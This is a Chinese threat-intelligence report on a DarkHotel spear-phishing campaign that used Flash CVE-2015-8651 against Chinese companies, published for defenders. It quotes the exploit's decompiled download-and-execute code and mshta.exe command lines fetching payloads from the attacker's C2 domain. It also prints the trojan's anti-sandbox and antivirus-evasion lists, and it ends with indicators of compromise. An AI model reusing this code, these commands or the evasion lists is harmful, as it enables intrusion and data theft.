

深入剖析某国外组织针对中国境内企业的APT攻击(CVE-2015-8651)

微步在线 安全威胁情报 2016-01-18

2015年12月31日，微步在线对一起利用Flash零日漏洞的APT攻击做了分析和预警，并通过溯源分析确定了其幕后的黑客组织为“DarkHotel”。此后，通过我们的持续监控跟踪，发现DarkHotel的定向鱼叉式攻击依然在继续，主要目标为我国境内企业及其管理层人员，且有多起成功攻击案例。因此微步在线决定进一步披露攻击中所利用的手段和技术，并全面公开相应的威胁情报IOC(攻陷指标)，与业界共同携手抵御来自境外势力的APT攻击。



0x00 攻击概况

微步在线的监测数据和分析显示，此次DarkHotel发起的定向攻击从2015年11月起一直持续到现在，被攻击的国家地区包括：

- 中国
- 俄罗斯
- 朝鲜



同时，我们注意到这个境外组织对中国存在异乎寻常的兴趣和关注，可以认为中国是它主要的攻击目标之一，除本次行动外：

- 2014年卡巴斯基发现该组织利用Flash 0day（CVE-2014-0497）对中国境内的3个163.com邮箱用户进行定向攻击；
- 在之前的攻击中，该组织使用了163pics.net、163services.com作为C2C域名，此次又使用manage-163-account.com的C2C域名，这说明攻击者对中国有一定了解并且尝试在特殊环境下进行结合社会工程学进行鱼叉式攻击。

0x01攻击渠道

此次攻击的渠道是通过鱼叉式钓鱼邮件定向发给被攻击对象。整体流程如下图：



邮件附件的word文档中内嵌恶意的SWF 链接，该SWF exploit文件的metadata如下。根据其metadata推测，此攻击文件生成于2015年11月25日：

```
<?xml version="1.0" ?>
<rdf:RDF xmlns:rdf="http://www.w3.org/1998/02/22-rdf-syntax-ns#"
  xmlns:dc="http://purl.org/dc/elements/1.1" xmlns:asc="http://ns.adobe.com/asc/2012">
  <dc:format>application/x-shockwave-flash</dc:format>
  <dc:description></dc:description>
  <dc:title>Adobe ActionScript Application</dc:title>
  <dc:publisher>unknown</dc:publisher>
  <dc:creator>unknown</dc:creator>
  <dc:language>EN</dc:language>
  <dc:date>Nov 25, 2015</dc:date>
  <asc:compiler name="ActionScript Compiler" version="2.0.0" build="348902"/>
  </rdf:Description>
</rdf:RDF>
Bymitis
```

点击恶意的SWF链接将触发整数溢出漏洞，该漏洞正是12月28日被Adobe修复的CVE-2015-8651，利用成功后跳转到下面这段shellcode：

[illegible]

shellcode 被执行后将下载 的恶 意木 马update.exe保 存在被 感染系 统的%temp%路 径下， RC4解密 后，再 利用Windows 自 带的echo命 令添加 可执行 文件的 “MZ”头 来构建 有效的 PE文件， 然后update.exe通 过调用 mshta.exe 进 一步下 载并执 行恶 意代码， 盗取系 统的信 息。

```
private var_exeName String = "update.exe";
_se.callerEx("GetTempPath", new Vector.<Object>(2));
new Vector.<Object>{0}[1] = _se.BAToStr(_se.h2b(_se.urlID));
loc_11 = loc_9.decrypt(loc_11, _se.BAToStr(_se.h2b(_se.keyID)));
loc_18 = _se.callerEx("WinInet!InternetOpenUrl", new Vector.<Object>(6));
_se.callerEx("WinInet!InternetReadFile", new Vector.<Object>(4));
loc_11 = _se.BAToStr(loc_19);
loc_9 = new RC4();
loc_11 = loc_9.decrypt(loc_11, _se.BAToStr(_se.h2b(_se.keyID)));
new Vector.<Object>{0}[2] = loc_11;
loc_18 = _se.callerEx("WinInet!InternetOpenUrl", new Vector.<Object>(6));
_se.callerEx("WinInet!InternetReadFile", new Vector.<Object>(4));
var_loc_6 = _se.callerEx("CreateFileA", new Vector.<Object>(7));
_se.callerEx("WriteFile", new Vector.<Object>(5));
new Vector.<Object>{11}[2] = "cmd /c echo set/pa %Z%\n" + loc_20 + "\ttype " + loc_7 + "\n" + loc_20 + "\tE" + loc_20 + "\n";
_se.callerEx("advapi32!CreateProcessAsUser", new Vector.<Object>{11});
```

截止到1月13日，部分样本已经可以被少部分安全厂商查杀

VirusBook

首页

向导

API

关于

SHA25615b8d969b4a549f6c7751d91d1939092d8d702a7b6da8b74b9a24df1209a68ac

检出率1 / 21

分析时间2016-01-14 11:08:58 (45秒前)

结果简述恶意

检测结果

基本信息

静态分析

行为分析

网络活动

可视分析

反病毒软件

结果

病毒库日期

GDATA

SWF.Trojan.Agent.NH2UOC

2016-01-14

腾讯 (Tencent)

2016-01-14

WebShell专杀

2016-01-14

熊猫 (Panda)

2016-01-14

火绒 (Huorong)

2016-01-14

Avast

2016-01-14

小红伞 (Avira)

2016-01-14

趋势 (TrendMicro)

2016-01-14

Kaspersky

2016-01-14

0x02 updata.exe简析

updata.exe是一个PE文件，编译时间为 2014年4月24日 04:38:20，具有完整的文件属性，看上去是生成SSH密钥的一个工具：

File description	SSH public/private key pair generation ...
Type	Application
File version	0.71.1253.0
Product name	RSA Cryptography Suite
Product version	Release 0.71
Copyright	Copyright (C) 2008 - 2014 Tim Simosse.
Size	1.34 MB
Date modified	12/29/2015 12:00 AM
Language	English (United States)
Original filename	sshkeypairgen.exe

通过逆向分析其汇编码，可以看到有许多编译留下的源文件路径：

```

00000015 C .\\crypto\\bn\\bn_div.c
00000015 C .\\crypto\\bn\\bn_gcd.c
00000015 C .\\crypto\\bn\\bn_ctx.c
00000015 C .\\crypto\\bn\\bn_add.c
00000019 C .\\crypto\\buffer\\buffer.c
00000009 C X509_REQ
0000000A C signature
00000008 C sig_alg
00000009 C req_info
0000000E C X509_REQ_INFO
0000000B C attributes
00000007 C pubkey
00000008 C subject
00000008 C version
00000027 C PEM part of OpenSSL 1.0.1l 15 Jan 2015
00000010 C 123456789ABCDEF
00000017 C .\\crypto\\pem\\pem_lib.c

```

我们初步判断，这是一个被恶意篡改的开源工具，篡改后程序仅提供一个参数：-genkeypair。无论是否传递此参数，updata.exe都会释放一个公钥在当前目录用于干扰判断。释放公钥后便进入了真正的恶意代码。此样本未进行代码混淆，但采用了多种反调试/反虚拟机技术及字段加密，动态解密部分我们在后面的“反逆向跟踪分析”一节详细描述。

0x03 C2C

updata.exe 是一个Trojan Downloader，利用执行mshta.exe 从以下C2C下载文件。遗憾的是我们没有获取到更多的payload数据。

1. C:\Windows\system32\mshta.exe [hxxp://manage-163-account.com/image/read.php?g0HNwgjM2QDN0kDNCFTLBZDM10iNwATQtY0MEJULEBzQxkjQ0Aze](http://manage-163-account.com/image/read.php?g0HNwgjM2QDN0kDNCFTLBZDM10iNwATQtY0MEJULEBzQxkjQ0Aze)
2. C:\Windows\system32\mshta.exe [hxxp://manage-163-account.com/image/read.php?gws_rd=NjdFQgzNTgzNzgy&gfe_rd=QzB2NDAwMDFFMDAwNTA2Nmww0MI01UDEwNEE1MDBzOTAwMGkwRERDNg==](http://manage-163-account.com/image/read.php?gws_rd=NjdFQgzNTgzNzgy&gfe_rd=QzB2NDAwMDFFMDAwNTA2Nmww0MI01UDEwNEE1MDBzOTAwMGkwRERDNg==)
3. C:\Windows\system32\mshta.exe [hxxp://manage-163-account.com/image/read.php?gfe_rd=QzB2NDAwMDFFMDAwNTA2Nmww0MI01UDEwNEE1MDBzOTAwMGkwRERDNg==&gws_rd=MUU1MTcxODY3RTJB&fbm_h ty=ssapdote_creosSroeixs_ie_swsinp_chllsseEdWlln_crsrvn_esnnuvcntrmtt_rdiuo2_VlesidcSd_lotoner_tu msSatp_y_rsMhsos_iemgfUr_pmm_vowaoadoc_sRw3erVCdi_t_sl_nsssGslv_Pani](http://manage-163-account.com/image/read.php?gfe_rd=QzB2NDAwMDFFMDAwNTA2Nmww0MI01UDEwNEE1MDBzOTAwMGkwRERDNg==&gws_rd=MUU1MTcxODY3RTJB&fbm_h ty=ssapdote_creosSroeixs_ie_swsinp_chllsseEdWlln_crsrvn_esnnuvcntrmtt_rdiuo2_VlesidcSd_lotoner_tu msSatp_y_rsMhsos_iemgfUr_pmm_vowaoadoc_sRw3erVCdi_t_sl_nsssGslv_Pani)

通过VirusBook的威胁分析平台，我们可以看到攻击者使用的Manage-163-account.com域名注册于2015年9月30日，IP解析为82.221.129.16。服务器位于冰岛。

域名威胁情报分析：

manage-163-account.com 分析报告

历史结果	c2	
域名服务商	TLD Registrar Solutions Ltd.	
域名服务器	ns1.orangewebsite.com; ns2.orangewebsite.com	
Alex排名	N/A	

威胁情报

IP分析

Whois

可视分析

威胁情报检测		
情报源	发现时间	威胁类型
ThreatBook	2015-12-24	c2

域名IP变化：

VirusBook

首页 向导 API 关于

manage-163-account.com 分析报告

历史结果	c2	
域名服务商	TLD Registrar Solutions Ltd.	
域名服务器	ns1.orangewebsite.com; ns2.orangewebsite.com	
Alex排名	N/A	

威胁情报

IP分析

Whois

可视分析

IP地址	
IP地址	82.221.129.16 (共有372个域名共用此地址)
地理位置	冰岛,冰岛

历史解析纪录			
时间	IP	国家	省 / 州
20151001	82.221.129.16	冰岛	冰岛

Whois信息变化：

VirusBook

首页 向导 API 关于

manage-163-account.com 分析报告

历史结果	c2	
域名服务商	TLD Registrar Solutions Ltd.	
域名服务器	ns1.orangewebsite.com; ns2.orangewebsite.com	
Alex排名	N/A	

威胁情报


IP分析

Whois

可视分析

当前注册信息	
注册者	Domain Admin (相关域名500个)
注册机构	Whois Privacy Corp.
邮箱	manage-163-account.com-owner@customers.whoisprivacypcorp.com (相关域名0个)
地址	Ocean Centre, Montagu Foreshore, East Bay Street
电话	+1.5163872248
注册时间	2015-09-30 05:04:09
过期时间	2016-09-30 05:04:09
更新时间	2015-09-30 05:04:09

可视化分析：



0x04反逆向跟踪分析

update.exe并没有进行代码混淆和加壳。木马对其所有的字段都进行了加密处理。目的是为了反检测，增加逆向分析的难度。同时它还采用了动态解密，对解密内存重置，目的也是为了起到反内存跟踪分析，增加逆向分析难度。

让我们来看一个具体实例：

```
lea     edx, [ebp+var_218]
push    esi                ; int
mov     ecx, offset gs_string9 ; "[Y$eRYRRR_fafke"
call    Decryption
pop     ecx                |
push    ebx
push    3
push    ecx
push    ebx
xor     edx, edx
lea     ecx, [ebp+var_218]
call    m_CreateFileA
```

m_CreateFileA的所有参数均为Decryption函数动态解密生成，而API函数CreateFileA的调用也是通过在一个加密函数表中查找并解密后调用。


```

v2 = 0;
v3 = a2;
v4 = a1;
LibFileName = 0;
memset(&v11, 0, 260u);
ProcName = 0;
memset(&v9, 0, 260u);
if ( v4 < 0 || v4 + 1 > 16 )
{
    result = 0;
}
else
{
    if ( *(&hModule + v4) )
        goto LABEL_16;
    if ( &v7 != (int *)-284 )
        decrypt((&gEncWinDlls)[4 * v4], (int)&LibFileName, 261);
    v6 = LoadLibraryA(&LibFileName);
    *(&hModule + v4) = v6;
    if ( v6 )
    {
LABEL_16:
        if ( v3 >= 0 && (unsigned int)(v3 + 1) <= 0x36 && &v7 != (int *)-20 )
            decrypt((&gEncApis)[4 * v3], (int)&ProcName, 261);
        v2 = GetProcAddress(*(&hModule + v4), &ProcName);
    }
    DynMem_Erase(&ProcName, 261u);
    DynMem_Erase(&LibFileName, 261u);
    result = v2;
}
return result;

```

gEncWinDlls与gEncApis两张表中的加密字符串被传递给Decryption函数进行解密，最后动态解密的字符串会通过DynMem_Erase函数重置，这样做起到了反内存dump截取的分析。

```

gEncApis      dd offset gdwCreateProcessA ; DATA XREF: GetApi+BB↓r
               ; 0
               dd offset gdwCreateFileA ; 1
               dd offset gdwGetSystemDirectoryA ; 2
               dd offset gdwCreateThread ; 3
               dd offset gdwCreateToolHelp32Snapshot ; 4
               dd offset gdwProcess32First ; 5
               dd offset gdwProcess32Next ; 6
               dd offset gdwGetThreadContext ; 7
               dd offset gdwReadProcessMemory ; 8
               dd offset gdwVirtualProtectEx ; 9
               dd offset gdwVirtualAllocEx ; A
               dd offset gdwWriteProcessMemory ; B
               dd offset gdwSetThreadContext ; C
               dd offset gdwResumeThread ; D
               dd offset gdwVirtualFreeEx ; E
               dd offset gdwGetCurrentProcess ; F
               dd offset gdwFileTimeToLocalFileTime ; 10
               dd offset gdwFileClose ; 11
               dd offset gdwGetAdaptersInfo ; 12
               dd offset gdwRegCloseKey ; 13
               dd offset gdwRegQueryValueExA ; 14
               dd offset gdwRegOpenKeyExA ; 15
               dd offset gdwCreateDesktopA ; 16
               dd offset gdwOpenDesktopA ; 17

gEncWinDlls   dd offset kernel32          ; DATA XREF: GetApi+7C↓r
               ; "b[h]da[ ("
               dd offset advapi32         ; ") (ZfW_Wl"
               dd offset iphlapi          ; "f_fW ^bf"
               dd offset shlwapi          ; "imb_f^W"
               dd offset user32           ; ") (khi[ ("
               dd offset ws2_32           ; ")Um((i"
               dd offset faultrep         ; "h\\fb[Wkj"
               dd offset ole32            ; ") [(eb"

```

DynMem_Erase 用来重置解密后的内存

```

{
    unsigned int v2; // ebx@1
    void *result; // eax@1
    int v4; // edi@1
    unsigned int v5; // esi@4
    unsigned __int8 v6; // al@4
    void *v7; // [sp+14h] [bp-1Ch]@1

    v2 = a2;
    result = a1;
    v7 = a1;
    v4 = 0;
    if ( a1 && a2 )
    {
        while ( v4 < v2 )
        {
            v5 = sub_498336(1, v2 - v4);
            v6 = sub_498336(0, 255);
            result = memset((char *)v7 + v4, v6, v5);
            v4 += v5;
        }
    }
    return result;
}

```

0x05反沙箱及反检测技术

update.exe也用到了很多反沙箱技术，通过检测各种系统环境来判断是否有沙箱存在，比如：查找是否运行模块存在如下路径：

```

gEncSandBoxDirs dd offset Sla_cuckoo_Sla ; DATA XREF: sub_48BE8E+161↓r
                ; \cuckoo\
                dd offset Sla_sandcastle_Sla ; \sandcastle\
                dd offset Sla_aswsnx_Sla ; \aswsnx\
                dd offset Sla_bsa_Sla ; \bas\
                dd offset Sla_sandbox_Sla ; \sandbox\
                dd offset Sla_mws_Sla ; \mws\

```

查找是否运行进程包括如下关键字：

```

gEncSandBoxProcessStrs dd offset start_process ; DATA XREF: EnumFunc+CB↓r
                      ; "II9IEUO;7JHHJF$F"
                      dd offset aswcmdasw_exe ; "I; ;$IMM:N79C7"
                      dd offset cwsandbox_exe ; "79E:8MIND"
                      dd offset gfisandbox ; "E8D=<7N?I:"

```

查找是否当前进程导出表中所有模块存在以下函数：

- "SbieDll_RunSandboxed": Sandboxie user mode hooking DLL
- "SbieDll_Hook@12"
- "InjectDllMain"
- "hook_disable_retaddr_check": Cuckoo user mode DLL
- "New2_CreateProcessInternalW@48"
- "CharmVersionC"
- "PinWinMain": Plntool (Intel PIN) DBI
- "dr_app_running_under_dynamorio": Dynamo RIO DBI
- "dr_inject_wait_for_child"

查找是否当前系统用户名包含以下关键字：

- "CUCKOO"
- "XXXX-OX-"
- "XPAMAST-SC"
- "SANDBOX-"
- "CWSX-"
- "NMSDBOX-"
- "WILBERT-SC"

查找是否系统中有如下进程关键字：

- [avp.exe](#)
 - [avpui.exe](#)
 - [mcagent.exe](#)
 - [McNASvc.exe](#)
 - [ZhuDongFangYu.exe](#)
 - [360tray.exe](#)
 - [360sd.exe](#)
- [360rp.exe](#)
 - [Bav.exe](#)
 - [BaiduHips.exe](#)
 - [BaiduSdSvc.exe](#)
 - [bdagent.exe](#)
 - [bdwtxag.exe](#)
 - [RavMonD.exe](#)
- [RavMonD.exe](#)
 - [RsTray.exe](#)
 - [QQPC RTP.exe](#)
 - [K7TSecurity.exe](#)
 - [K7CrvSvc.exe](#)
 - [...](#)

0x06攻击组织的“黑客画像”

随着对此攻击事件的目标、工具、手法和过程更详细的分析，我们发现其特点和Darkhotel团伙惊人的一致。

Darkhotel APT攻击团伙的踪迹最早可以追溯到2007年， 其从2010年开始更多的利用企业高管在商业旅行中访问酒店网络的时机， 进行APT攻击来窃取信息。因此在2014年卡巴斯基发布针对此团队的研究报告时， 将其命名为“Darkhotel”。此团伙攻击目标集中在亚太地区开展业务和投资的企业高管（如： CEO、SVP、高管及高级研发人员）， 攻击的行业包括大型电子制造和通信、投资、国防工业、汽车等。但从2014年开始， 该组织更多的利用鱼叉式攻击。

此团队拥有充沛的资源， 多次使用零日漏洞（特别是Flash类型）来进行攻击， 并规避最新的防御措施， 同时也会盗窃合法的数字证书为后门软件及监听工具进行签名。如果有一个目标已经被有效感染， 往往就会从作案点删除他们的工具， 进而隐藏自己的活动踪迹。从其行动特点看， 具有极高的技术能力及充沛的资源。

我们对此次事件和暗黑客栈（Darkhotel）的特点进行了对比， 认为有充足理由认定其就是始作俑者。

	“暗黑客栈” (DarkHotel)	此次攻击团伙
攻击流	鱼叉式攻击 -> dropper -> HTA 文件-> 下载器 -> 信息窃取	鱼叉式攻击 -> dropper -> HTA 文件-> 下载器 ->
目标行业	大型电子制造和通信企业、投资和PE、医疗、化妆品、化学、汽车制造、国防行业、司法和军队、非政府组织	通信企业
目标国家	朝鲜、俄罗斯、韩国、中国、日本、泰国、印度、孟加拉国、莫桑比克、中国台湾地区	中国 朝鲜 俄罗斯
目标人群	企业高管	企业高管
攻击目的	窃取信息	窃取信息
攻击手法	定向发送邮件， 骗取点击	定向发送邮件， 骗取点击
漏洞利用	喜欢使用Flash 0day漏洞	Flash 0day漏洞
基础设施	喜欢使用带有“163”字符的域名， 如163pics.net,163services.com等	manage-163-account.com
木马免杀技术	检测主流杀软， 包括卡巴斯基、微软、麦咖啡、360、瑞星等	检测如下杀软： 卡巴斯基、微软、麦咖啡、360、瑞星、百度、腾讯
木马反虚拟机检测	检测沙箱： • "CUCKOO" • "SANDBOX-" • "NMSDBOX-" • "XXXX-OX-" • "CWSX-" • "WILBERT-SC" • "XPAMAST-SC"	检测沙箱： • "CUCKOO" • "SANDBOX-" • "NMSDBOX-" • "XXXX-OX-" • "CWSX-" • "WILBERT-SC" • "XPAMAST-SC"
代码片段复用	是 (AntiVM,just-in-time decryption, AV detection)	
服务器端框架架构	服务器端框架结构高度相似	

0x07小结

综合微步在线掌握的情报线索及合作伙伴数据，我们可以肯定Darkhotel这个存在了至少9年的网络犯罪组织，具备丰富的技术、资金及人力资源（2010-2014年之间善于利用酒店网络进行攻击，但从2014年开始，更多的使用Flash Oday进行鱼叉式攻击），目标集中针对亚洲特别是中国的企业，手法灵活多变且注重反检测对抗，可以发起多种传统检测技术难以检测的攻击。因此需要国内企业及安全同行引起足够的重视。我们建议大家使用附录中功能提供的IOC数据，对其活动进行检测及历史追溯，以尽早消除风险、保护企业的关键业务和信息。

0x08致谢

感谢VirusBook合作伙伴安天、百度杀毒、腾讯电脑管家、360杀毒、瑞星、金山、云堤、微软、趋势、卡巴斯基、小红伞、AVG、Dr.Web、火绒、IKARUS、Sophos、ClamAV、Avast!、Panda、Gdata、ESET等

附录：IOC

一、利用CVE-2015-8651漏洞的SWF文件 (MD5):

- f74b90e77f38a06ff3f48d6de182a45a
- 06d9330a56373d4bc4f57e28b8827ed5

二、SWF下载的木马文件(MD5):

- 5f4c355c95927c5712e9deacd31a2fa8
- abda7ced5fddf2339d076d62a6b91d4e
- d8a06811385e0fd463f215a43b366169
- 3acdef50a42d038de579f5ced74eb97f
- a5ec201b518ce52c50cd8175ad79d5ea
- eac466fb9be8f98c29bfe513949f2ab5
- d0399ca4c86909bc03ccf470534264c5

三、C2C 域名:

- manage-163-account.com

本文版权属北京微步在线科技有限公司所有,转载请注明出处

微步在线-国内首家专业安全威胁情报公司



扫描二维码关注订阅号

微步在线威胁情报